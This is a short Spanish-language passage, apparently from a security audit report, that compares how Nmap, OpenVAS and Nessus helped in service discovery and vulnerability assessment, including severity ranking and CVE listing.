Nmap se ha utilizado principalmente en las fases iniciales de la auditoría, permitiendo **identificar los servicios expuestos** por el sistema y obtener una primera visión de su superficie de ataque. Además, mediante el uso de comprobaciones automáticas, Nmap ofrece una **detección preliminar de posibles vulnerabilidades**. Aunque no he observado que se profundice en su impacto real ni que muestre realmente todas las vulnerabilidades. Esta herramienta me ha resultado útil para **orientar** el resto de la **auditoría**, ya que me permite decidir qué servicios deben ser analizados con mayor detalle y me muestra algunas vulnerabilidades. Sin embargo, hay ocasiones en que sólo me ofrece la versión del servicio y tengo que buscar personalmente las vulnerabilidades correspondientes.

OpenVAS se ha empleado como herramienta de **análisis de vulnerabilidades automatizado**, proporcionando una **visión más clara y visual del nivel de riesgo del sistema**. A diferencia de Nmap, esta herramienta **clasifica los resultados según gravedad**, lo que facilita la identificación de los problemas más críticos. Los resultados obtenidos con OpenVAS permiten **priorizar las acciones a realizar**, siendo una herramienta adecuada para **evaluar el estado general de seguridad** de un sistema. Me ha sido de utilidad ya que muestra todas las vulnerabilidades que tiene el sistema y además las clasifica según impacto. Lo que facilita su búsqueda y posterior explotación. Además, también **proporciona los CVE** lo que mejora su visualización, búsqueda, explotación e identificación de las vulnerabilidades.

Nessus se ha utilizado como herramienta complementaria para contrastar y validar los resultados obtenidos previamente. Esta herramienta ofrece un **análisis más exhaustivo**, además se puede **seleccionar el grado** de análisis que se desea. Detecta un **mayor número de problemas** y proporciona una **clasificación clara** de su severidad. El uso de Nessus permite **confirmar la existencia de vulnerabilidades críticas** y aporta una **visión más detallada y fiable**, lo que resulta especialmente útil en entornos profesionales y auditorías formales.

Mientras que **Nmap** es fundamental para el **reconocimiento inicial de servicios**, **OpenVAS** y **Nessus** permiten **evaluar el nivel de riesgo de forma más profunda y visual**.